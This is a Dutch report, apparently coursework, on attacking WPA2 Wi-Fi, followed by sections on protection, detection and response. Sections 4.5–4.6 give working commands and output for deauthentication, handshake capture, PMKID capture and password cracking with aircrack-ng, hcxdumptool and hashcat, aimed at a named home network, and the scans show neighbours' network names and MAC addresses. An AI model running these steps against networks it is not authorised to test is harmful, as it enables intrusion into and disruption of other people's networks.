Aircrack-ng suite: De Aircrack-ng suite is een verzameling van tools voor het controleren van Wi-Fi netwerk beveiliging. Het ondersteunt monitoring, het opvangen van pakketten, het injecteren van pakketten en het kraken van WPA/WPA2-wachtwoorden via captured handshakes. [6]

Hcxtools: Hcxtools is een verzameling van tools voor WiFi-beveiliging. Het is gespecialiseerd in het capturen van handshakes, PMKID's en andere gegevens die nuttig zijn voor het offline kraken van wachtwoorden. [21]

Hashcat: Hashcat is een tool ontworpen om wachtwoorden te achterhalen door brute-forcing of dictionary attacks uit te voeren op gehashte wachtwoorden. Het ondersteunt meerdere hashing-algoritmes, waaronder WPA/WPA2. [22]

## 4.5 Deauthentication attack

Start monitor mode op je draadloze adapter

```
airmon-ng start [INTERFACE]
```

In monitor mode kan de adapter al het draadloze verkeer opvangen.

```
(root@kali)~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
681 NetworkManager
1117 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rtl8821au Realtek Semiconductor Corp. Realtek 8812AU/8821AU 802.11ac WLAN Adapter [USB Wireless Dual-Band A
dapter 2.4/5Ghz]
(wlan0) (monitor mode enabled)
```

Fig. 4.0 Enabling monitor mode

Scan naar beschikbare Wi-Fi-netwerken om het target netwerk te identificeren:

```
airodump-ng [INTERFACE]
```

Deze commando scant en toont alle wifinetwerken die in range zijn van je antenne, inclusief hun BSSID (MAC-adres), kanaal en andere details. Noteer het BSSID en het kanaal van het toegangspunt (AP) dat je wilt aanvallen voor de volgende stapZ

```
CH 1 ][ Elapsed: 12 s ][ 2024-12-08 15:52

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
D8:10:9F:CD:5A:D0 -98 2 0 0 11 65 WPA2 CCMP PSK SUN2000-HV2290913090
AC:D7:5B:81:30:C1 -93 3 1 0 11 130 WPA2 CCMP PSK Proximus-Home-658565
68:02:B8:35:06:7F -92 7 0 0 11 130 WPA2 CCMP PSK telenet-59678
68:02:B8:00:86:CE -89 7 0 0 11 540 WPA2 CCMP PSK telenet-0C25B
46:D4:54:F6:F9:2F -70 34 0 0 11 130 WPA2 CCMP MGT Proximus Public Wi-Fi
44:D4:54:F6:F9:2E -71 36 7 0 11 130 WPA2 CCMP PSK Proximus-Home-F928
38:43:7D:4D:86:A1 -90 10 0 0 6 130 WPA2 CCMP PSK telenet-FEC5DD3
5E:62:8B:A4:F9:17 -69 37 0 0 9 360 WPA2 CCMP PSK <length: 0>
5C:62:8B:94:F9:17 -68 39 2 0 9 360 WPA2 CCMP PSK Living
5C:96:9D:67:4B:69 -57 39 1 0 6 195 WPA2 CCMP PSK Wi-Fi Network Koen
CC:00:F1:CF:CB:06 -88 4 6 0 1 130 WPA2 CCMP PSK Proximus-Home-658565
CC:32:E5:D1:D1:C5 -76 42 0 0 3 270 WPA2 CCMP PSK Boven

BSSID STATION PWR Rate Lost Frames Notes Probes
44:D4:54:F6:F9:2E 5C:2F:AF:05:F9:B8 -66 6e-24e 0 3
5C:62:8B:94:F9:17 2E:07:FA:4F:D6:96 -30 0 - 1 0 7
CC:32:E5:D1:D1:C5 16:2F:82:2C:6C:5A -73 0 - 1 45 17
Quitting ...
```

Fig. 4.1 Access point discovery met airodump-ng

Begin nu met het opvangen van pakketten van een specifiek access point. Gebruik hiervoor de BSSID en het kanaal die je in de vorige scan hebt gevonden:

```
airodump-ng --bssid [BSSID] -c [CHANNEL] wlan0 -w output
```

- `--bssid [BSSID]`: het MAC-adres van het doelwit-Wi-Fi-netwerk.
- `-c [channel]`: het kanaal op waarop het Wi-Fi-netwerk opereert.
- `-w [output]`: Slaat de opgevangen pakketten op in een bestand genaamd output.

```
File Actions Edit View Help

CH 11 ][ Elapsed: 0 s ][ 2024-12-08 15:53

BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
44:D4:54:F6:F9:2E -71 93      41         7  2  11  130  WPA2 CCMP  PSK  Proximus-Home-F928

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
44:D4:54:F6:F9:2E 5C:2F:AF:05:F9:B8 -66    6e- 1e     0        5
```

Fig. 4.2 Scannen met airodump-ng op een specifieke AP

Stuur deauthenticatie pakketten naar het access point (AP), zodat verbonden clients worden geforceerd om verbinding te verbreken. Dit stelt ons in staat om de 4-way handshake van de clients op te vangen wanneer ze opnieuw verbinding maken. Gebruik de volgende commando om clients te deauthenticeren:

```
sudo aireplay-ng --deauth 10 -a [BSSID] wlan0
```

- `--deauth 10`: Verzendt 10 deauthenticatiepakketten
- `-a [BSSID]`: het MAC-adres van het target-AP

```
root@kali: ~/work
root@kali: ~/work

[root@kali:~/work]
# sudo aireplay-ng --deauth 10 -a 44:D4:54:F6:F9:2E wlan0
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
15:53:37 Waiting for beacon frame (BSSID: 44:D4:54:F6:F9:2E) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c client's mac).
15:53:37 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D4:54:F6:F9:2E]
15:53:38 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D4:54:F6:F9:2E]
15:53:38 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D4:54:F6:F9:2E]
15:53:38 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D4:54:F6:F9:2E]
15:53:39 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D4:54:F6:F9:2E]
15:53:40 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D4:54:F6:F9:2E]
15:53:40 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D4:54:F6:F9:2E]
15:53:41 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D4:54:F6:F9:2E]
15:53:41 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D4:54:F6:F9:2E]
15:53:42 Sending DeAuth (code 7) to broadcast -- BSSID: [44:D4:54:F6:F9:2E]

[root@kali:~/work]

CH 11 ][ Elapsed: 24 s ][ 2024-12-08 15:53 ][ WPA handshake: 44:D4:54:F6:F9:2E ]
BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
44:D4:54:F6:F9:2E -55  0      224         89  12  11  130  WPA2 CCMP  PSK  Proximus-Home-F928

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
44:D4:54:F6:F9:2E 5C:2F:AF:05:F9:B8 -63    6e- 6e     4        82  PMKID
```

Fig. 4.3 Deauthentication packets en WPA handshake capture

Zoals je kan zien in het bovenstaande figuur, krijg je de WPA handshake te pakken nadat de deauthenticatie-pakketten zijn verzonden. Hierna kraak je de wpa handshake met aircrack-ng:

```
aircrack-ng -w worlist.txt -b [BSSID] output-01.cap
```

- `-w [wordlist.txt]`: Het wordlist bestand dat mogelijke wachtwoorden bevat.
- `-b`: Specificeert de BSSID van het doelnetwerk.
- `output-01.cap`: Het bestand dat de opgevangen handshake bevat.

Deze commando voert een dictionary attack uit om de PMK en PTK te berekenen:

```
Aircrack-ng 1.7

[00:00:06] 99423/100008 keys tested (15735.96 k/s)

Time left: 0 seconds                                99.42%

KEY FOUND! [REDACTED]

Master Key   : 73 E4 16 7E E8 C7 14 62 4E BF 89 E4 35 9F 85 A3
               E7 8A D1 1A 63 C9 6F A6 D3 E9 34 EE 75 6F F8 30

Transient Key : CE B0 76 ED 3B 8B FE 01 DF 84 07 F1 C8 BA 60 C0
               EF B8 B6 8D 76 EE 98 FB AD B0 33 DF 48 DD 31 1D
               9B 8A F3 44 71 E9 2E F9 AA 37 41 2B DD 4E F3 47
               73 E4 A8 D7 28 AA 33 2C BB 20 C6 47 0B B8 F1 E5

EAPOL HMAC   : 99 57 30 0A 34 8D 10 10 09 C4 17 23 BB E3 FC 4A
```

Fig. 4.4 Cracked passphrase met aircrack-ng



## 4.6 PMKID attack

Omdat we alleen een specifieke AP willen targeten, gebruiken we tcpdump om een bpf te maken die specifieke draadloze frames opvangt die geassocieerd zijn met de BSSID van een gegeven access point. Ik heb de volgende commando gebruikt:

```
tcpdump -i wlan0 wlan addr1 [MAC_AP] or wlan addr2 [MAC_AP] or wlan addr3 [MAC_AP] -ddd > attack.bpf
```

- `-i [INTERFACE]`: Specificeert de netwerkinterface om dataverkeer op te vangen
- `wlan addr1 [MAC]`: Destination MAC address.
- `wlan addr2 [MAC]`: Source MAC address.
- `wlan addr3 [MAC]`: Receiver/transmitter address, vaak gebruikt in infrastructuurmodus voor verkeer tussen een access point
- `-ddd`: Stort het gecompileerde filter in een voor mensen leesbaar decimaal formaat.

[23]




```
(root@kali)~# sudo tcpdump -i wlan0 wlan addr1 44:D4:54:F6:F9:2E or wlan addr2 44:D4:54:F6:F9:2E or wlan addr3 44:D4:54:F6:F9:2E -ddd > attack.bpf
```

Fig. 4.5 BPF filter

Vervolgens gebruik je hcxumptool om de PMKID van het access point vast te leggen.

```
hcxumptool -i [INTERFACE] -w outputfile.pcapng -F --rds=1 --exitoneapol=7 --bpf=attack.bpf
```

- `-i [INTERFACE]`: is de netwerkinterface.
- `-w [outputfile.pcapng]`: geeft het uitvoerbestand op waarin de gegevens worden opgeslagen.
- `--rds=1`: geeft de filter aan om gegevens voor WPA/WPA2-netwerken vast te leggen.
- `--exitoneapol=7`: sluit af na ontvangst van 7 EAPOL-frames.
- `--bpf=attack.bpf`: past het filter toe om alleen pakketten vast te leggen die geassocieerd zijn met de doel-BSSID.



```
CHA  LAST  R I 3 P S  MAC-AP  ESSID (last EAPOL on top)  SCAN-FREQUENCY:  2412
1 13:48:54  + 44d454f6f92e Proximus-Home-F928

0 ERROR(s) during runtime
87 Packet(s) captured by kernel
0 Packet(s) dropped by kernel
1 SHB written to pcapng dumpfile
1 IDB written to pcapng dumpfile
1 ECB written to pcapng dumpfile
3 EPB written to pcapng dumpfile
exit on PMKID
```

Fig. 4.6 PMKID capture

Zodra je de PMKID in het pcapng bestand hebt opvangen, kun je hxxpcapngtool gebruiken om de PMKID uit de capture te halen met de volgende commando:

```
hcxpcapngtool -o [OUTPUT_file] [INPUT_FILE.pcapng]
```

- `-o [OUTPUT_FILE]`: het bestand waar de PMKID zal worden naar toe geschreven
- `[INPUT_FILE]`: het capture bestand dat de PMKID bevat

```

root@kali:~# ./hcxpcapngtool -o pmkid_proximusHomeF928.22000 ProximusHomeF928.pcapng
hcxpcapngtool 6.3.4 reading from ProximusHomeF928.pcapng...


summary capture file

file name.....: ProximusHomeF928.pcapng
version (pcapng).....: 1.0
operating system.....: Linux 6.11.2-amd64
application.....: hcxdumpool 6.3.4
interface name.....: wlan0
interface vendor.....: 080Cfa
openSSL version.....: 1.1
weak candidate.....: 12345678
MAC ACCESS POINT.....: 805b2aa0a581 (incremented on every new client)
MAC CLIENT.....: 8c0734ac2d2
REPLAYCOUNT.....: 6245
ANONCE.....: 80b3580b136231f68e68317591abea127667730af2d0979f65e67b3ea53bc
SNONCE.....: 782ca9308c8f53fb44f34868348aebad80728a92ba499701a151e7a4828d4f
timestamp minimum (GMT).....: 08.12.2024 13:19:26
timestamp maximum (GMT).....: 08.12.2024 13:19:27
duration of the dump tool (seconds).....: 0
used capture interfaces.....: 1
Link layer header type.....: DLT_IEEE802_11_RADIO (1277)
endianness (capture system).....: little endian
packets inside.....: 3
frames with correct FCS.....: 3
packets received on 2.4 GHz.....: 3
ESSID (total unique).....: 1
BEACON (total).....: 1
BEACON on 2.4 GHz channel (from IE_TAG).....: 1
AUTHENTICATION (total).....: 1
AUTHENTICATION (OPEN SYSTEM).....: 0
EAPOL messages (total).....: 1
EAPOL RSN messages.....: 1
EAPOL ANONCE error corrections (NC).....: not detected
EAPOL MI messages (total).....: 1
RSN PMKID (total).....: 1
RSN PMKID (best).....: 1
RSN PMKID ROGUE.....: 0
RSN PMKID written to 22000 hash file.....: 1

```

*Fig. 4.7 Unpacking PMKID*

```
(root@kali)-[~]
# cat pmkid_proximusHomeF928.22000
WPA*01*21571fda53092ff020a1444baa849ddd*44d454f6f92e*8c07344ce2d2*50726f78696d75732d486f6d652d46393238**01
```



*Fig. 4.8 22000 file format*

Gebruik tenslotte hashcat om de PMKID te kraken met behulp van een woordenlijst:

```
hashcat -m 22000 [pmkid_file.22000] [worlist.txt]
```

- `-m 22000`: specificeert de hashmodus voor het kraken van PMKID.
- `[pmkid_file.22000]`: is het bestand dat de uitgepakte PMKID hash bevat.
- `[wordlist.txt]`: is je wordlist bestand voor het kraken van wachtwoorden.

```
21571fda53092ff02ba1444baa849ddd:44d454f6f92e:8c07344ce2d2:Proximus-Home-F928
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID-EAPOL)
Hash.Target.....: pmkid_proximusHomeF928.22000
Time.Started.....: Sun Dec 8 13:58:35 2024 (0 secs)
Time.Estimated.....: Sun Dec 8 13:58:35 2024 (0 secs)
Kernel.Feature.....: Pure Kernel
Guess.Base.....: File (wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 5660 H/s (8.78ms) @ Accel:64 Loops:512 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2435/100000 (2.43%)
Rejected.....: 1923/2435 (78.97%)
Restore.Point.....: 0/100000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine...: Device Generator
Candidates.#1....: password -> mercedes
Hardware.Mon.#1...: Util: 15%

Started: Sun Dec 8 13:58:29 2024
Stopped: Sun Dec 8 13:58:37 2024
```

*Fig. 4.9 Cracked wifi password using PMKID attack*

[4][3]

## 5.0 Protect

### 5.1 Hoe ga je je infrastructuur beschermen tegen deze exploit?

#### 5.1.1 Gebruik sterke passphrases

Het gebruik van een sterke en complexe passphrase is cruciaal om brute-force aanvallen tegen te gaan. Een sterke passphrase voldoet aan de volgende criteria:

- Minimaal 12 tekens lang.
- Combinatie van letters (hoofdletters en kleine letters), cijfers en speciale tekens.
- Vermijd eenvoudige of voorspelbare woorden, zoals "password" of "123456".

#### 5.1.2 802.11w

Door 802.11w toe te passen, bied je bescherming tegen aanvallen, zoals deauthentication-aanvallen en disassociation-aanvallen. 802.11w is een broadcast/multicast-integriteitsprotocol. Het biedt de mogelijkheid om de integriteit van management frames, zoals deauthentication frames, te verifiëren, zodat apparaten zeker weten dat ze afkomstig zijn van een legitieme bron. Dankzij 802.11w is het nu moeilijker voor een aanvaller om frames te kopiëren, aan te passen of te replayen. [26] [34]

#### 5.1.3 Beperk Signal Range

Door de sterkte van het draadloze signaal van een access point aan te passen, kun je de range van het netwerk beperken tot binnen het gebouw of een specifiek gebied. Dit maakt het moeilijker voor aanvallen die buiten deze range proberen aanvallen uit te voeren zoals deauthentication-aanvallen, handshake captures of PMKID captures.

- De meeste moderne access points bieden de optie om de transmit power aan te passen.
- Combineer dit met het strategisch plaatsen van access points binnen het gebouw om een goede dekking te behouden voor geautoriseerde gebruikers.

#### 5.1.6 Overschakelen naar WPA3

Het WPA3-protocol biedt veel beveiligingsverbeteringen ten opzichte van zijn voorganger WPA2. De meeste aanvallen die mogelijk waren in WPA2, zijn niet meer uitvoerbaar in WPA3. Het biedt verbeterde beveiligingsfuncties, zoals:

- Verbeterde encryptie: WPA3 maakt gebruik van sterkere encryptiestandaarden, zoals 192-bits encryptie in bepaalde implementaties
- Verbeterde key establishment: WPA3 gebruikt een Dragonfly-handshake (ook wel bekend als Simultaneous Authentication of Equals, SAE) voor key exchange. Dit is een soort SPEKE (Simple Password Exponential Key Exchange) -protocol dat gebaseerd is op het Diffie-Hellman key exchange-protocol. Het biedt een veilige manier om sleutels uit te wisselen over een openbare connectie zonder dat er ooit een gevoelige sleutel direct wordt gedeeld. Hierdoor is het beschermt tegen brute-force aanvallen.
- Forward secrecy: Elke sessie krijgt een nieuwe, unieke sleutel, zodat oude sleutels niet hergebruikt worden. Hierdoor wordt de vertrouwelijkheid van eerdere sessies beschermd.
- PMF (*Protected Management Frames*): Beschermt management frames tegen spoofing en manipulatie. Hierdoor zijn deauthentication aanvallen niet meer mogelijk.
- OWE (*Opportunistic wireless encryption*): Een protocol dat ervoor zorgt dat communicatie tussen apparaten in een openbaar Wi-Fi-netwerk versleuteld wordt, zonder dat er vooraf een wachtwoord of andere authenticatiemethode nodig is.

[35] [36]

WPA3 vs WPA2:

	WPA2	WPA3
<b>Encryptie</b>	AES-CCMP	AES-CCMP/GCMP
<b>Key Establishment</b>	4-way handshake	Dragonfly handshake (SAE)
<b>Key length</b>	128-bit	128/192/256-bit
<b>Authenticatie</b>	PSK	SAE
<b>Forward secrecy</b>	Nee	Ja
<b>Offline brute-force aanval</b>	vulnerable	Secure
<b>MFP</b>	Optional	Ja
<b>OWE</b>	Nee	Ja

Fig. 5.1 WPA2 vs WPA3

### 5.1.4 802.1X

WPA2-Enterprise biedt een verbeterd beveiligingsmodel door gebruik te maken van een RADIUS-server (Remote Authentication Dial-In User Service). In tegenstelling tot WPA2-PSK, dat werkt met een gedeelde pre-shared key voor alle gebruikers, maakt het 802.1X protocol gebruik van unieke inloggegevens voor elke gebruiker of apparaat. Er zijn 2 mogelijke authenticatie methodes:

- Certificaat gebaseerde authenticatie: Biedt een hoog beveiligingsniveau door gebruik te maken van digitale certificaten.
- Login gegevens: Elk apparaat of gebruiker heeft unieke toegangsinformatie, wat het risico op ongeautoriseerde toegang vermindert.




Fig. 5.2 802.1X diagram

De authenticatieserver zorgt ervoor dat de supplicant niet tot het beveiligde deel van het netwerk kan tot dat hij gevalideerd en geautoriseerd is. Tijdens de 802.1X port-based authenticatie moet de supplicant gegevens geven aan de authenticator. Deze gegevens zijn vooraf ingesteld door de netwerkbeheerder. De gegevens worden daarna naar de RADIUS-server gestuurd, die ze controleert. Als alles klopt, wordt de authenticator gemeld en krijgt de supplicant toegang tot het netwerk.

Bij gebruik van certificaten is er geen gedeelde PSK meer, waardoor kraken onmogelijk wordt. Certificaten maken gebruik van sterke asymmetrische encryptie, elimineren zwakke wachtwoorden en bieden betere beveiliging tegen aanvallen.

[27] [28] [29]

## 6.0 DETECT

### 6.1 Hoe kan ik zien of een systeem kwetsbaar is voor de exploit?

Controleer het authenticatieprotocol: Gebruik een packet sniffer of Wi-Fi-scanner (zoals Wireshark of Airodump-ng) om te controleren of het netwerk WPA2 gebruikt. WPA2-netwerken zijn kwetsbaar voor PMKID-captures en de 4-way handshake capture als Pre-Shared Key authenticatie actief is.

Beoordeel de configuratie van het Access Point:

- Controleer of je AP PMKID caching ondersteunt (bijvoorbeeld 802.11r). Dit maakt het makkelijker voor aanvallers om PMKID's te verkrijgen zonder actieve clients.
- Controleer of het AP Management Frame Protection (MFP/802.11w) ondersteunt en ingeschakeld is. Zonder MFP zijn deauthentication-aanvallen eenvoudiger uit te voeren.

[26] [34]

Test de sterkte van het wachtwoord: Een zwak WPA2-wachtwoord is gevoelig voor brute-force-aanvallen na het vastleggen van de 4-way handshake of PMKID. Tools zoals Hashcat kunnen helpen inschatten hoe snel een wachtwoord gekraakt kan worden.

### 6.2 Hoe kan ik detecteren dat de exploit gebruikt wordt

#### 6.2.1 Wireshark

- Gebruik Wireshark en een wireless adapter om realtime netwerkverkeer te analyseren. Filter op managementframes zoals deauthentication frames (type=0, subtype=12) om mogelijke aanvallen te herkennen.
- Let op een hoge aantal deauthentication-frames of opvallende beacon frames van onbekende bronnen.

#### 6.2.2 Kismet

Kismet is een open-source tool die wordt gebruikt voor Wi-Fi sniffing, Wireless Intrusion Detection, wardriving, en packet capturing. Hoewel het vooral bekend staat om zijn functionaliteiten voor Wi-Fi, kan Kismet ook andere draadloze protocollen scannen, zoals Bluetooth of ZigBee. Het kan fungeren als een Intrusion Detection System (IDS) voor 802.11-netwerken en biedt mogelijkheden om verdacht gedrag of mogelijke aanvallen op draadloze netwerken te detecteren zoals:

- Spoofing en deauthentication-aanvallen
- Rogue toegangspunten die een legitiem netwerk imiteren
- Encryptieprotocollen in gebruik (bijv. WPA3 vs. WPA2)
- Hidden networks (die geen SSID uitzenden)
- Unassociated apparaten die naar een netwerk zoeken

Kismet detecteert verdacht verkeer en activiteiten door patronen in het draadloze netwerkverkeer te analyseren. Wanneer een verdacht patroon wordt gedetecteerd, genereert Kismet een alert. Deze waarschuwingen kunnen worden gelogd of real-time naar de gebruiker worden gestuurd.

[33]

## 7.0 RESPOND en RECOVER

### 7.1 Wat ga je doen als een exploit gebruikt is?

Implementeer tijdelijke beveiligingsmaatregelen:

- Verbreek handmatig verbindingen met verdachte clients en forceer herauthenticatie met nieuwe sleutels.
- Segmentatie: Zet het draadloze netwerk tijdelijk in een aparte VLAN om verdere schade te beperken.

Access Point instellingen aanpassen:

- Schakel PMKID caching uit: Dit voorkomt dat aanvallers gemakkelijk PMKID's kunnen verkrijgen.
- Gebruik WIPS (Wireless Intrusion Prevention Systems): Blokkeer automatisch verdachte frames of handtekeningen die wijzen op een aanval.

## 8.0 Bronnen

- [1] Meraki. (n.d.). *802.11 association process explained*. Meraki. [https://documentation.meraki.com/MR/Wi-Fi\\_Basics\\_and\\_Best\\_Practices/802.11\\_Association\\_Process\\_Explained](https://documentation.meraki.com/MR/Wi-Fi_Basics_and_Best_Practices/802.11_Association_Process_Explained)
- [2] Hitchhiker's Guide to Learning. (2017, September 17). *EAPOL 4-way handshake*. <https://www.hitchhikersguidetolearning.com/2017/09/17/eapol-4-way-handshake/>
- [3] Hashcat. (n.d.). *Hashcat forum thread-7717*. Hashcat. <https://hashcat.net/forum/thread-7717.html>
- [4] Hashcat. (n.d.). *Cracking WPA/WPA2*. Hashcat Wiki. [https://hashcat.net/wiki/doku.php?id=cracking\\_wpawpa2](https://hashcat.net/wiki/doku.php?id=cracking_wpawpa2)
- [5] CyberArk. (2020, March 3). *Cracking WiFi at scale with one simple trick*. CyberArk. <https://www.cyberark.com/resources/threat-research-blog/cracking-wifi-at-scale-with-one-simple-trick>
- [6] <https://www.aircrack-ng.org/> <https://www.kali.org/tools/aircrack-ng/>
- [7] CS161 Textbook. (n.d.). *WPA and WPA2*. CS161 Textbook. <https://textbook.cs161.org/network/wpa.html#:~:text=In%20WPA2%20DPSK%2C%20a%20network,the%20SSID%20and%20the%20password.>
- [8] SuperUser. (2019, November 27). *What is PMKID? Why would even a router give away the PMKID to an unauthorized client?*. SuperUser. <https://superuser.com/questions/1547307/what-is-pmkid-why-would-even-a-router-give-away-the-pmkid-to-an-unauthorized-st>
- [9] Wikipedia. (n.d.). *IEEE 802.11i-2004*. Wikipedia. [https://en.wikipedia.org/wiki/IEEE\\_802.11i-2004](https://en.wikipedia.org/wiki/IEEE_802.11i-2004)
- [10] Hacking Articles. (2020, April 7). *Wireless penetration testing: PMKID attack*. Hacking Articles. <https://www.hackingarticles.in/wireless-penetration-testing-pmkid-attack/>
- [11] Hackers Arise. (2023, December 12). *Wi-Fi hacking part 11: The PMKID attack*. Hackers Arise. <https://hackers-arise.net/2023/12/12/wi-fi-hacking-part-11-the-pmkid-attack/>
- [12] Praneeth WiFi. (2019, November 9). *4-way handshake: Keys generation and MIC verification*. Praneeth WiFi. <https://praneethwifi.in/2019/11/09/4-way-hand-shake-keys-generation-and-mic-verification/>
- [13] Vanhoef, M. (2017). *Key reinstallation attacks: exploiting the WPA2 protocol*. BlackHat EU. <https://papers.mathyvanhoef.com/blackhat-eu2017.pdf>
- [14] Hitchhiker's Guide to Learning. (2023, March 30). *PMKID caching*. <https://www.hitchhikersguidetolearning.com/2023/03/30/pmkid-caching/>
- [15] Cisco. (2017, April 19). *Configuring sticky PMKID caching*. Cisco. [https://www.cisco.com/c/en/us/td/docs/wireless/controller/7-4/configuration/guides/consolidated/b\\_cg74\\_CONSOLIDATED/m\\_configuring\\_sticky\\_pmkid\\_caching.pdf](https://www.cisco.com/c/en/us/td/docs/wireless/controller/7-4/configuration/guides/consolidated/b_cg74_CONSOLIDATED/m_configuring_sticky_pmkid_caching.pdf)
- [16] Portnox. (2020, January 21). *What is 802.1X supplicant?*. Portnox. <https://www.portnox.com/cybersecurity-101/8021x-supplicant/>
- [17] Meraki. (n.d.). *Pairwise master key and opportunistic key caching (PMK and OKC)*. Meraki. [https://documentation.meraki.com/MR/Wi-Fi\\_Basics\\_and\\_Best\\_Practices/Pairwise\\_Master\\_Key\\_and\\_Opportunistic\\_Key\\_Caching\\_-\\_PMK\\_and\\_OKC](https://documentation.meraki.com/MR/Wi-Fi_Basics_and_Best_Practices/Pairwise_Master_Key_and_Opportunistic_Key_Caching_-_PMK_and_OKC)

- [18] Smith, N. (2016, November 15). *WPA2 key derivation with Anaconda Python*. Nicholas T. Smith. <https://nicholastsmith.wordpress.com/2016/11/15/wpa2-key-derivation-with-anaconda-python/>
- [19] National Vulnerability Database (NVD). (2017, August 1). *CVE-2017-13077*. NVD. <https://nvd.nist.gov/vuln/detail/CVE-2017-13077>
- [20] Cisco. (2017, 7 april). *Network security for secure client administration guide*. Cisco. [https://www.cisco.com/en/US/docs/wireless/wlan\\_adapter/secure\\_client/5.1.0/administration/guide/C1\\_Network\\_Security.html](https://www.cisco.com/en/US/docs/wireless/wlan_adapter/secure_client/5.1.0/administration/guide/C1_Network_Security.html)
- [21] Kali. (n.d.). *hcxtools*. Kali. <https://www.kali.org/tools/hcxtools/>
- [22] Hashcat. (n.d.). *Hashcat*. <https://hashcat.net/hashcat/>
- [23] ZerBea. (n.d.). *hcxdump tool discussions*. GitHub. <https://github.com/ZerBea/hcxdump tool/discussions/388>
- [24] Wikipedia. (n.d.). *Wi-Fi deauthentication attack*. [https://en.wikipedia.org/wiki/Wi-Fi\\_deauthentication\\_attack](https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack)
